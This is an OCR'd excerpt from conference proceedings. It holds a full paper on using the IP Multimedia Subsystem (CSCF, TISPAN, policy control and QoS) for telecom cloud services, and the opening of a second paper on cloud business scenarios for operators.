[6] Total Telecom, ”Cloud special“, January 2012.

[7] Arpit Joshipura, “The cloud: what operators stand to gain – or lose”, February 2010

[8] Keith Jeffery, Burkhard Neidecker-Lutz, “The future of cloud computing, opportunities for european cloud computing beyond 2010”, 2010

The use of IMS for cloud based services control and management

Vanesa Čačković, Željko Popović
Ericsson Nikola Tesla d.d.
Krapinska 45, 10000 Zagreb, Croatia
e-mail vanesa.cackovic@ericsson.com, zeljko.popovic@ericsson.com

Abstract - Cloud computing as defined by NIST is a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction.

Focus of this paper will be on identifying the capabilities and requirements that need to be standardized in a cloud environment for successful deployment of the Cloud computing service.

IP Multimedia Subsystem (IMS) is a standardized architecture that ensures interoperability and simplifies integration of cloud services while supporting regulatory, QoS and capacity requirements.

I. INTRODUCTION

Although the concept of a Cloud to abstract detail has existed in telecommunications for many years and IP Multimedia Subsystem (IMS) is perceived as target architecture in modernization of existing telecom networks for last several years, there has not been much research regarding the co-existence of the two: IMS system and Cloud computing technology. In this paper we will focus on how could Cloud computing be integrated into IMS architecture and how could Cloud computing benefit from the IMS in means of increasing the system efficiency through providing desired Quality of Service and management mechanisms.

In spite of the fact that the fundamental communication services remain within the operator domain, the growth in new services and applications increasingly happens over the top (the customer perceives that the service is delivered by someone other than the operator). Traditionally, over the top services is a term that refers to all services delivered according to the internet model, i.e. services decoupled from the access running over IP and coming from outside the operator domain. However, in this paper we consider another scenario in which the operator takes a role in delivering the service e.g. by providing a better than best effort bit pipe to the service provided by someone else. This is the target architecture for network operators and will be explained in the following paragraphs. This includes network features, management aspects and ability to provide customized Cloud services, supporting an end-to-end approach from service to user.

II. CLOUD COMPUTING

Cloud computing is a term that was introduced to cover a multitude of existing practices adopted within the IT industry. Basically Cloud is about transferring ICT resources from an on-premise/equipment environment to an on-demand network service, but there are still many definitions in this area. In this paper we will use the Cloud computing definitions set up by The National Institute of Standards and Technologies (NIST) [1], which in short states that Cloud computing is a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources that can be rapidly provisioned and released with minimal management effort or service provider interaction.

The "functional height" of the cloud services, also called Service Models, range from basic Infrastructure as a Service (IaaS) where processing, storage, networks, and other fundamental computing resources are provided, through Platform as a Service (PaaS) where a more complete application creation and execution environment are provided, to Software as a Service (SaaS) where the capability provided is full applications.

Cloud is also sometimes used to refer to all services delivered according to the internet model, i.e. services decoupled from the access running over IP. In this paper SaaS will be referred to services that are an alternative to classic software (or media) products.

To qualify as a "Cloud service" a number of characteristics of the service are defined:

- On-demand self-service interface from user to service provider
- Broad network access - accessed through standard mechanisms that promote use by heterogeneous thin or thick client platforms
- Resource pooling. - resources are pooled using a multi-tenant model
- Rapid elasticity – service capacity can rapidly scale out and in
- Measured Service - Resource usage can be monitored, controlled, and reported providing transparency for both the provider and user

Beside internet companies who have been early to launch Cloud services, operators have also started to launch Cloud services towards enterprises as a way to

grow their business. Beside existing customer relations and local presence, the operator's main competitive advantage towards internet based Cloud service providers is that they have control over both data center and access network, and thus are able to provide a complete Service Level Agreement end-to-end.

A. *Consumer Cloud users*

Today, many of the Cloud services targeted at consumers are offered by over-the-top (OTT) players, which exploit ubiquitous connectivity to provide easy-to-adopt, on-demand services. More often than not, these companies are not providers of communications or connectivity services; hence a market for bundling basic connectivity (fixed or mobile) and communications (voice, messaging, data and video) with cloud-based applications is opened – and largely untapped – for telecom operators.

Moreover, telecom operators often have an advantage over OTT web service companies when it comes to offering connectivity with hosted infrastructure. In the consumer market, this can be as simple as online storage services that enable users to store and share their digital assets in the cloud. Leveraging their network capabilities, operators also have an opportunity to offer prioritized or guaranteed services – instead of best-effort – on selected OTT cloud applications, leading to new revenue potential. By combining cloud services with connectivity and communications-as-a-service (CaaS), telecom operators are creating compelling offerings that enable the monetization of OTT applications to complement their core business.

B. *Managing cloud connectivity*

Cloud services, as distributed resources, depend on network performance and would suffer without good connectivity within and between them. Managing cloud connectivity appears to be the most natural value-adding activity for telecom operators given their expertise in connecting and managing networks. Operators are in a unique position to provide managed connectivity between cloud users and third-party providers, offering flexibility in network resources both in real-time and on-demand.

In this role, they are essentially intermediating brokers, enabling users to switch cloud vendors without worrying about network-related details. In addition, operators can offer connectivity services according to pre-determined agreements and choose to employ network-based techniques, including caching, optimization and data acceleration, to enhance the user experience of cloud applications. There are also possibilities for operators to offer device management, on top of end-to- end network management.

III. IP MULTIMEDIA SUBSYSTEM

The IP Multimedia Subsystem [2] is defined from 3GPP Release 5 specifications on as overlay architecture on top of the 3GPP Packet Switched (PS) Core Network for the provision of real time multi-media services.

Due to the fact that the IMS overlay architecture is widely abstracted from their interfaces, the IMS can be used for any mobile access network technology as well as for fixed line access technology as currently promoted by the European Telecommunications Standards Institute's (ETSI) Telecoms & Internet converged Services & Protocols for Advanced Networks (TISPAN) [3] within the Next Generation Network reference architecture definition.

IMS (IP Multimedia Subsystem) is a standardized architecture for control and delivery of multimedia services using the IP protocol for transport and the SIP protocol for service signaling. Figure 1 depicts different kind of access to IMS network through standardized interfaces.




Figure 1 Access and interfaces to IMS network

IMS defines a layered architecture, which separates functionalities into three layers - an application layer, a control layer and a connectivity layer [6]. The application layer comprises: applications, content servers with the purpose to execute value added services to the end user.

The control layer comprises network control servers, which are in charge of call or session setup, modification and release. The control servers may also handle functions like security, charging and inter-working towards external networks on a control plane level.

The connectivity layer comprises routers, switches, media gateways and other user plane elements. The routers and switches provide transport capabilities for both control plane and user plane traffic. The media gateways provide different kinds of inter-working on a user plane level, including inter-working between different transmission technologies and inter-working between different media formats.

The core component of IMS architecture is Call Session Control Function (CSCF). CSCF is an essential node in IMS for processing signaling, using SIP as the signaling protocol [6], [10]. It provides support for Internet protocols on a scalable and high-performance platform. CSCF handles session establishment, modification and release of IP multimedia sessions using the SIP/SDP protocol suite. CSCF simplified architecture with interfaces is shown in Figure 2.

The CSCF has the following different roles in the network:

- Proxy Call Session Control Function (P-CSCF)
- Interrogating Call Session Control Function (I-CSCF)
- Serving Call Session Control Function (S-CSCF)
- Emergency CSCF (E-CSCF)
- Break-out Gateway Control Function (BGCF)
- Break-In Control Function (BCF)

P-CSCF is the first point of contact for the User Equipment (UE), either directly (mobile networks) or via an Access Session Boarder Gateway (A-SBG) (fixed networks). The P-CSCF forwards the SIP messages received from the UE to an I-CSCF or S-CSCF (and vice versa).

I-CSCF is the contact point inside an operator's network for all SIP requests destined to a user of that network operator. It locates the S-CSCF that was assigned to the user at registration through interaction with HSS (Home Subscriber Server).

S-CSCF performs the registration and session control services for the endpoint. This includes routing of originating requests to the terminating network and routing of terminating requests to the P-CSCF. The S-CSCF supports establishment, modification and release of IP multimedia sessions using the SIP/SDP protocol suite.

E-CSCF performs the handling of emergency calls while BGCF and BCF provide breakout routing and give the possibility for users connected to other networks to execute originating IMS services.




Figure 2 Simplified CSCF architecture and interfaces

IV. POLICY CONTROL AND CHARGING STANDARDS

The standard specifications for policy control and charging in broadband networks are issued by organizations such as the 3GPP, the European Telecommunications Standards Institute (ETSI) and CableLabs. The three bodies discuss harmonization of their respective standards in this field for wireless, wireline and cable networks. CableLabs has reached an agreement with 3GPP, which means that its PacketCable standard is aligned with the 3GPP policy control and charging (PCC) standard [4], [5].

The cooperation between ETSI and 3GPP has not yet resulted in a shared view on policy control and charging. The challenges arise from the different approaches used for policy control in the wireline and wireless domains, as illustrated by Figure 3.




Figure 3 Policy control and charging standards

The Telecoms and Internet Converged Services and Protocols for Advanced Networks (TISPAN) Resource and Admission Control Subsystem (RACS) standard from ETSI [5] specifies how the required functionality should be implemented in the access network. The rationale is that lack of capacity in the wireline domain is mainly a potential problem on the aggregated level.

In the IMS architecture Session Border Gateway (SBG) is found at crossings between IP networks, where it funnels sessions – signaling together with associated media streams – of real time IP voice, video and other data across the borders between the IP networks in order to ensure Security, Quality of Service, Service Level Agreements, Legal Intercept, NAT/FW traversal, media enforcement / policing and other critical functions for IP streams.

In the wireless domain, the critical resources are found in the radio network. Hence, there is a need to control resource allocation from an end-to-end perspective. When the 3GPP PCC standard was specified, key functionality was already available in the core network for charging purposes (according to earlier releases of the 3GPP standard). A centralized solution, building on this functionality and signaling between the network elements concerned, was therefore preferred.

In TISPAN architecture Policy control functionality is split in two different functions. A-RACF is placed in the Access Network and it is responsible for Resource Management. Service based Policy Decision Function (S-PDF) is situated in the Core Network. TISPAN S-PDF uses the Gq' interface towards the AF (e.g. P-CSCF), and not the Rx, it includes handling of NAT and also has no bearer control and only very simple network policy handling. A-RACF main role is to provide policy control for the IP edge as well as admission control.

The current dominating implementation for TISPAN session border control is to use session border gateway

products that implement P-CSCF, SPDF and BGF in one product. In the enforcement side RAC functionality is what in 3GPP configuration, is more or less integrated in the different node elements such as RNC, SGSN and GGSN. A NASS, network attachment subsystem, provides authentication, authorization and handles dynamic provision of IP addresses. A NASS asks for policies and resources to the A-RACF.




Figure 1. TISPAN architecture

The PCRF supports the functionality according to the Policy and Charging Control (PCC) architecture in 3GPP R7 for Mobile access. The Ericsson Service Aware Policy Controller (SAPC) acts as PCRF (Policy and Charging Rule Function) [5], [12].

PCRF supports services and applications requiring guaranteed quality of service (QoS) in a mobile network. To provide that support, the PCRF ensures that the proper policies are provisioned in the GGSN in that regard, as well as the proper charging rules to charge for those services.

PCRF is intended for IMS peer-to-peer services based on dynamic negotiation of the service/media components between peers. PCRF generates dynamic QoS and charging rules, based on session description and operator policies, which are enforced in the GGSN.

The functionality provided by SAPC in the IMS architecture is the following:

Gating control: it makes possible to control the flow of IP packets associated with a service, through the GGSN. GGSN, based on the Gating status received from SAPC, creates a simple state machine related to the flow of IP packets. The state machine can be thought as a gate that, when closed, does not allow the flow of packets on the bearer path, and when open, allows the flow of packets between the identified endpoints. It is used to correlate in time the events occurring in the IMS signaling plane with what is allowed to pass through the GGSN in the user plane and allows functions such as early media and hold/resume functions.

- Charging correlation: It makes possible for the charging system to correlate charging information generated by the GGSN and the IMS.
- By means of an IMS-generated unique charging identifier (ICID), that is, passed to the GGSN as part of SAPC authorization decision.
- Media authorization: its purpose is to ensure that the medium that the UE attempts to negotiate for an IMS session falls within the boundaries defined by the operator for the network.
- Bearer Event notification: SAPC enables the GGSN to report events related to bearer status to the P-CSCF. This is a feature that makes it possible for the P-CSCF to react to events in the user plane such as loss of radio contact (modifications from 0 kb/s for conversation and streaming class) and deactivation of PDP context.

V. QUALITY OF SERVICE

The number of broadband capable devices is rising rapidly and the volume of traffic generated by bandwidth intensive services such as file-sharing, downloads or streaming applications is increasing. According to many analytics reports, audiovisual traffic will heavily dominate all other traffic types, with figures of up to 90% of the traffic volumes. Result of that is that behavior is that competition for network resources is also increasing.

Over the top services usually include applications that do not behave well network wise, like widgets with frequent and non coordinated signaling updates or even simply a non RAN-optimize TCP/IP stacks on windows machines connected to radio networks. Also, in the current OTT model, the consumers are expected to foot the access bill for consuming OTT services themselves. A more "double-sided" model would allow operators to take part in the value chains of the OTT services by offering internet actors to either subsidize the consumer's access bills or acquire additional QoS capabilities to enhance the consumer experience of the service.

There are multiple ways in which operators become a more explicit part of the value chain within the OTT eco system, even in a situation where all services are actually provided by the OTT players. The operator can add value through the connectivity itself ("Smart Pipe") or could go longer, leveraging e.g. IMS (allowing OTT providers to make use of IMS through e.g. WebIMS), or User Data Management (e.g. let OTT providers access data), hosting services (including Cloud services) or using their charging/billing capabilities (e.g. carrier billing).

Advanced "Smart Pipe" capabilities in the network allow operators to expand from just being a best effort (dumb) bit pipe into a situation where they add value to end users as well as the OTT players, allowing them to expand their sources of revenue and increase end user satisfaction (which leads to lower churn and lower cost).

Operators may take a role in ensuring a good quality of the delivery, which is of benefit to end users and OTT players. This can be done through QoS mechanisms,

mechanisms for delivery optimization (compression etc), caching (to reduce latency) etc.

Operators can leverage their end user relationships in various ways, for instance by providing carrier billing services (where they e.g. act as a charging intermediary), they can be an enabler for single sign on solutions, they can provide/sell information to OTT players (location, access characteristics etc.), they may create service bundles (Gold subscribers of operator A gets premium OTT service B included). They may even leverage their "in-the-middle" position by doing things like content/ad insertion.
Exactly what operators can do will depend on business intentions as well as on local conditions, for example what is allowed by regulation (e.g. "Net Neutrality"), perspectives on consumer integrity etc.

A lot of the necessary mechanisms for these capabilities exist in the network already (and are used). There are however areas, where there is room for improvement like for example packet filters being nowadays static in nature which might need to become dynamic to adapt to OTT traffic

It must be noted that, as many of these capabilities depend on bi-lateral agreements between operators and OTT providers there are scalability limitations (making it hard for OTT to interface many operators and vice versa). Another important note is that, to be successful, the implemented mechanisms must be designed to be attractive to the OTT players (easy to integrate).

VI. CONLUSION

The Cloud opportunity combined with current IMS based telecom networks is providing a synergistic platform for operators to realize new revenues. Those investing in the capability to provide Cloud services are opening the doors to holding an elevated position in the Networked Society.

As providers of Cloud services, telecom operators can manage connectivity, deliver Cloud capabilities, and leverage network assets to enhance Cloud offerings. Given their core competency, managing Cloud connectivity appears to be the most natural value-adding activity. In delivering Cloud capabilities, operators can deliver on-demand applications and computing capacity either through partnerships or on their own infrastructure. By leveraging their network assets, operators add value by exploiting user attributes such as profiles and activities, making Cloud services relevant and meaningful to users and providing the linkage between the upstream and downstream components of two-sided business models.

Operator must ensure Cloud computing as an integral part of their strategies – either as providers, users or both. Their networks must have the capacity and intelligence while their business processes and support systems must be optimized for Cloud services.

Procedures and mechanisms like ones described in this paper (policy control, QoS etc.) that are implemented in IMS architecture provide strong tools for managing traffic and optimizing operations across fixed and mobile access network. Such tools optimize the utilization of network resources, facilitate service differentiation and provide the competitive edge through the bundling of IMS services and Cloud based services in new, attractive ways.

Most important, in comparison to pure over the top service, with policy control and QoS mechanisms operators can protect their brand by ensuring that subscribers get the service they pay for and expect.

REFERENCES

[1] The National Institute of Standards and Techologies, The NIST definition of Cloud Computing [Online] Available at: http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdfhttp://www.nist.gov/itl/cloud.cfm

[2] 3GPP, 2007. Technical Specification Group Services and System Aspects – Policy control and charging architecture (document no. TS 23.203). [Online] Available at: http://www.3gpp.org/ftp/specs/html-info/TSG-WG--S2.htm

[3] ETSI TS 182 019 V3.1.1 (2011-06) Telecommunications and Internet converged Services and Protocols for Advanced Networking (TISPAN); Content Delivery Network (CDN) Architecture [Online] Available at: http://www.etsi.org/deliver/etsi_ts/182000_182099/182019/03.01.01_60/ts_182019v030101p.pdf

[4] ETSI, 2009. Telecommunications and Internet converged Services and Protocols for Advanced Networking (TISPAN); Resource and Admission Control Sub-System (RACS): Functional Architecture (document no. ES 282 003). [Online] Available at: http://www.etsi.org/deliver/etsi_es/282000_282099/282003/03.04.00_50/es_282003v030400m.pdf

[5] ETSI TS 185 006 V3.0.3 (2010-12) Telecommunications and Internet converged Services and Protocols for Advanced Networking (TISPAN) Customer Devices architecture and Reference Points; [Online] Available at: http://docbox.etsi.org/TISPAN/Open/NGN_LATEST_DRAFTS/RELEASE3/05030-ngn-r3v303.pdf

[6] ETSI TS 123 517 V8.0.0 (2007-12) Digital cellular telecommunications system (Phase 2+); Universal Mobile Telecommunications System (UMTS); Telecommunications and Internet converged Services and Protocols for Advanced Networking (TISPAN); IP Multimedia Subsystem (IMS); Functional architecture (3GPP TS 23.517 version 8.0.0 Release 8) [Online] Available at: http://www.etsi.org/deliver/etsi_ts/123500_123599/123517/08.00.00_60/ts_123517v080000p.pdf

[7] J. Gabrielsson, O. Hubertsson, I. Mas, R. Skog, "Cloud Computing in telecommunications", Ericsson Review, No.1, 2010.

[8] OMA Policy Evaluation, Enforcement and Management Architecture V1.0 [Online] Available at: http://www.openmobilealliance.org/Technical/release_program/peem_v1_0.aspx

[9] I.Mas, A. Evans, P. Stallard, A. Da Mola, "Managing the growth of video over IP", Ericsson Review, No.1, 2011.

[10] ETSI ES 282 001 Telecommunications and Internet converged Services and Protocols for Advanced Networking (TISPAN); NGN Functional Architecture Release 1.

[11] Ericsson White Paper, "Traffic inspection for visibility, control and new business opportunities", September 2010.

[12] F. Castro, I.M. Forster, A.Mar, A. Sanz Merino, J.J. Pastor, G.S. Robinson, "SAPC: Ericsson's convergent policy controller". Ericsson Review, No1. 2010

Possible scenarios for cloud-based offering by operators

S. Počuča*, B.Maršić ** and A.Grgić*
* Nokia Siemens Networks, Zagreb, Croatia
** Siemens, Zagreb, Croatia
sergej.pocuca@nsn.com, bruno.marsic@siemens.com, anto.grgic@nsn.com

Abstract - A reason that many operators are introducing a cloud computing and SaaS in their offerings is to stay competitive and not to lose their business. One of the great advantages of cloud is scalability, faster time to market and less risk to launch a new service, which brings operators in position where they don't need any more to invest in a huge installed base and spent on CAPEX (Capital expenditures) in order to be profitable. The paper gives overview of telecommunication operator position in cloud computing market and how end users can benefit out them.

I. INTRODUCTION

Cloud computing is real and gaining momentum and the operators play a central role in the cloud computing boom with opportunities in efficiency through back-office transformation and increased revenue through new applications for Consumers, Enterprises /Small Medium enterprises (SMEs) [1] , Machine-to-Machine, selling and buying capacity and functionality on-demand as well as in re-establishing the role in Telco networks for privacy, security, customer experience and insights and quality of service differentiation.

Many operators around the globe have plans to launch Public Cloud Services in order to generate new revenue streams from their customers [2] and deploy an internal Private Cloud for internal cost savings.

One stop shopping as enhanced customer experience is most important driver leveraging operators and Cloud assets for new and innovative services. Operator's own and cloud based assets and services are combined for most efficient operator resource management and optimized investment in hardware and software. The combination of enhanced customer experience and increased operational efficiency is the key foundation of a new Telco eco system generating new revenues and what's more important; the role of the operators becomes more important through the network services in delivering the quality of experience and security for cloud services.

Telecommunication vendors are set to lead the transformation and efficiency by providing the cloud solutions to operators by leading the adoption of cloud technology and business models in Telco products and providing them as a Service, innovating for new consumer and enterprise services for operators, offer broad, for example M2M, portfolio to help operators enter to industry verticals and providing the best end-to-end Telco solutions.

Basic principles of cloud computing segments like Platform as a Service (PaaS), Infrastructure as a Service (IaaS), Software as a Service (SaaS) and technical and business dimension of cloud offerings are introduced in the chapter II. In addition, this paper discusses pros and cons of cloud and SaaS for operators and other verticals such as energy, health [3], telematics and retail. Operators' opportunities in Cloud computing and what are possible scenarios for Business to Consumer (B2C) offering (centered on VAS in a cloud and a solution to expose telecommunication assets to internet and web application community) and for Business to Business (B2B) offering (centered on machine to machine solutions) are discussed as well in chapters 3 and 4. In the chapter 5 as a an overview the paper is showing how CSPs in a small, high-ARPU market like Croatia want to behave, what are their benefits compared to big OTT players like Google, Amazon etc. and what they are currently offering in the field. In addition, this paper gives proposal how telecom vendors could help CSPs to become successful in a cloud business.

II. BASIC PRINCIPLES OF CLOUD COMPUTING

Cloud computing is a style of computing where scalable and elastic IT-related capabilities are provided as a service to customers, using Internet technologies [4][5].

Cloud Computing refers to both the applications delivered as services over the Internet and the hardware and systems software in the datacenters that provide those services. The services themselves have long been referred to as Software as a Service (SaaS), so we use that term. The datacenter hardware and software is what we will call a Cloud.

A reason that many operators are introducing a cloud computing and SaaS in their offerings is to stay competitive and not to lose their business. One of the great advantages of cloud is scalability, faster time to market and less risk to launch a new service, which brings operators in position where they don't need any more to invest in a huge installed base and spent on CAPEX in order to be profitable.

Briefly speaking, Cloud computing is a paradigm shift in the way enterprises approach procurement of IT resources, services and applications, and a new business model that promotes a new way of managing infrastructure and service delivery. It advocates changes in the traditional process of resource delivery and business

model, typically in the way of a public cloud service, which implies that services can now be accessed by customer with an internet connection:

- IT resources (Physical resources) are shared on demand basis (i.e. resources are allocated dynamically to the client) which differs from over-provisioning scalability in the past
- IT resources in the cloud are virtualized, which means clients see logical runtime units, but not the physical ones. This also reliefs the client of having to deal with resource limitations.
- Cloud services are provisioned over the internet. With the help of web-based tools or portals users can access the resources as if it were installed locally on their own computer.
- Cloud services (public) are sold with for example pay-per-use or per user pricing model i.e. the client pays only for and when using the resources, and not investing to own them, it's a rental model
- It's not necessary to maintain detailed IT knowledge anymore but only to focus on a case realization

In addition, some large and geographically diverse organizations may opt to invest in their own data centers to create cloud computing capabilities for use within the enterprise only (private clouds). This allows them to optimize their IT investments, as well as reduce operational costs involved in running the IT infrastructure from a (few) single facility.

Internet (the cloud) serves as an ubiquitous information high-way connecting users to their services, systems to cloud services, and cloud services to each other. Cloud computing represents a growing market with significant business potential, where cloud services spending will exceed $36B in 2012 growing at 4x the industry rate [6]

The typical cloud offers include:

- Infrastructure as a Service (IaaS),
- Platform as a Service (PaaS) providing computing and data storage resources,
- Software as a Service (SaaS), such as office tools or Customer Relationship Management (CRM).

A. Infrastructure as a Service (IaaS)

IaaS is the capability provided to the consumer to provision processing, storage, networks and other fundamental computing resources where the consumer is able to deploy and run arbitrary software, including operating system (OS) and applications. The consumer doesn't manage or control underlying cloud infrastructure but has control over OS, storage, deployed applications, and possibly limited control of select networking components (e.g. host firewalls).

The value of IaaS is still related to costs and shifting Capital Expenditures (CAPEX) to Operational Expenditures (OPEX), but increasingly, IT values IaaS for flexibility, speed to market and the ability to add new capabilities. The market in general is maturing and enterprises are more often evaluating cloud technology and services on the soft benefits of worker productivity and time to market rather than purely trying to reduce CAPEX.

B. Platform as a Service (PaaS)

The capability provided to consumer is to deploy onto the cloud infrastructure consumer-created or acquired applications created using programming languages and tools supported by the provider. The consumer does not manage or control the underlying cloud infrastructure including network, servers, OS or storage, but has control over the deployed applications and possibly application hosting environment configurations.

C. Software as Service(SaaS)

The capability provided to consumers is to use the provider's applications running on a cloud infrastructure. The applications are accessible from various devices through a client interface (e.g. browser). The consumer doesn't manage or control the underlying cloud infrastructure including network, servers, OS, storage or even individual application capabilities, with exception of limited user-specific application configuration settings.

The online delivery of software has been a long standing dream for some vendors and Chief Information Officers (CIO). The concept is simple and attractive: rather than buying a software license for an application such as enterprise resource planning (ERP) or customer relationship management (CRM) and installing this software on individual machines, a business signs up to use the application hosted by the company that develops and sells the software, giving the buyer more flexibility to switch vendors and perhaps fewer headaches in maintaining the software.

For many years, traditional software vendors (selling software and maintenance) have been able to overlook a rising number of competitors that offer software as a service, as the latter have struggled to develop truly competitive services. It is now time for traditional companies to pay attention, because they risk losing their privileged position to attackers that offer applications in this new way.

The online software delivery must meet the reliability and quality standards demanded by business users. The migration will not happen overnight, but several factors are impacting the growth. New software design and delivery models allow many more instances of an application to run at once in a common environment. Bandwidth costs continue to drop, making connectivity cheaper and allows online applications to perform gracefully. On the other side, the customers are frustrated by the traditional cycle of buying software license, paying for a maintenance contract and having to go through time-consuming and expensive upgrades. Many customers believe they would have more control over the relationship if they simply paid monthly fees that could be switched to another vendor if the first failed to perform.

The advantages of SaaS to both end users and service providers are well understood. Service providers enjoy greatly simplified software installation and maintenance and centralized control over versioning; end users can access the service "anytime, anywhere", share data and collaborate more easily, and keep their data stored safely in the infrastructure.

D. Business and technical dimension of cloud offerings

There are 2 key essential business models:

- **Software license sales**: Customer purchases a software license e.g. with upfront payment for transaction capacity, fixed fee, variable fee and subscriptions. Hardware based licensing metrics cannot easily be measured in virtualized/ cloud environments. Virtual machines, virtual CPU's or alike may be used instead.
- **As a Service**: Customer buys right to use software, but does not own the asset. Customer payment is based on consumption, e.g. transaction and invoices sent to customer once a month. For example there could be start-up fees and possible additional KPI linked fees.

Technically, infrastructure can reside either:

- Off-customer premises – **Public cloud**: Infrastructure can be outsourced to 3rd party or purchased on usage, though a hosted private infrastructure or on-demand scaling infrastructure. In simple terms, public cloud services are characterized as being available to clients from a third party service provider via the Internet. The term "public" does not always mean free, even though it can be free or fairly inexpensive to use. A public cloud does not mean that a user's data is publically visible; public cloud vendors typically provide an access control mechanism for their users. Public clouds provide an elastic, cost effective means to deploy solutions.
- On-customer premises - **Private cloud:** Network is protected by firewalls and accessible from internal network. Customer may own the infra, and carries capital costs. Many operators seek efficiency by outsourcing operations (OPEX). A private cloud offers many of the benefits of a public cloud computing environment, such as being elastic and service based. The difference between a private cloud and a public cloud is that in a private cloud-based service, data and processes are managed within the organization without the restrictions of network bandwidth, security exposures and legal requirements that using public cloud services might entail. In addition, private cloud services offer the provider and the user greater control of the cloud infrastructure, improving security and resiliency because user access and the networks used are restricted and designated.
- **Hybrid** - a combination of the both, a public and private cloud that interoperates in this model, users typically outsource non-business-critical information and processing to the public cloud, while keeping business-critical services and data in their control.

E. Pros and cons of cloud and SaaS for operators

For most users, the cloud and SaaS model offers alternatives, not nirvana. Benefits include:

- pay for what you use (theoretically),
- costs derive from an operational budget,
- more basic functionality that users really need, not "bells and whistles" that they might need,
- no operational management worries,
- no infrastructure overhead and management,
- lower total cost of ownership (TCO),
- faster implementations.

But there are also drawbacks:

- no asset value,
- less central management of IT,
- more basic functionality (sometimes real, sometimes perceived).

The main business drivers of cloud computing for operators (described in Figure 1[4]) are:

- **CAPEX converted to OPEX** - means that there are no up-front investments (or just limited investments) and costs follow business volume,
- **improved asset utilization** – means improved hardware utilization, improved SW license utilization, reduced operating costs and reduced provisioning costs,
- **improved business flexibility** – it's an ability to buy services in small increments, based on a Pay-as-you-go model and with a short service roll-in and roll-out times,
- **uniform IT environment** – means uniform infrastructures and applications, with same environment available globally and device-agnostic access to cloud,
- **simplicity for end-users** – because IT complexity is moved from PC to cloud, applications are in cloud and a maintenance is in cloud.




Figure 1. Cost-savings of private clouds (Source: IBM, Capturing the Potential of Cloud, September 2009, May 2010)

One of the main questions of cloud based deployments is **data safety** [7][8][9]. The SaaS model relies heavily on the cloud provider for security management through web

portal access safeguards such as identity management, IP address access filtering and application level configuration. When files are transferred from one site to another, industry standard encryption algorithms will be tightly managed to protect data security and to meet compliance regulations. Customers should choose a cloud provider that adheres to strict standards such as ISO 27001 [10] and meets their own local requirements.

It is important to know which issues are critical for the SaaS model and how it differs from traditional hardware and software delivery cases [3].

IDC, a global provider of market intelligence, did a survey during IDC Enterprise Panel in 2008 where 244 IT executives/CIOs and their line-of-business colleagues answered about their companies' use of, and views about, IT Cloud Services to find out what are the barriers for the adaption of Cloud Computing. And the top 3 challenges they were worried about was: security, performance and availability. From an overall perspective according to a the survey, Mobile Computing represents the highest security risk (46%) and Cloud Computing (21%) and Social Networking (18%) at much lower risk.

Aspects of **regulatory issues** should be also considered. Data protection rules are of key importance if operator provides SaaS as a service. If operator only provides the SaaS related HW and SW to the customer (but does not run the service), then typically there should not be major data protection issues during the delivery term. In order to be able to address the data protection issues in any individual case, it is important to know:

- where is the customer located and what is the data that is processed in the solutions
- what parties (including country) are involved and in what role
- what type of data is processed and how does the data transfer from one party to another.

F. Benefits from consumer, enterprise and operator point of view

A lot of enterprises have already started with cloud usage and SaaS services (it's not longer a hype) but also a lot of enterprise have no plans so far (means that market window is still open) (Figure 2).
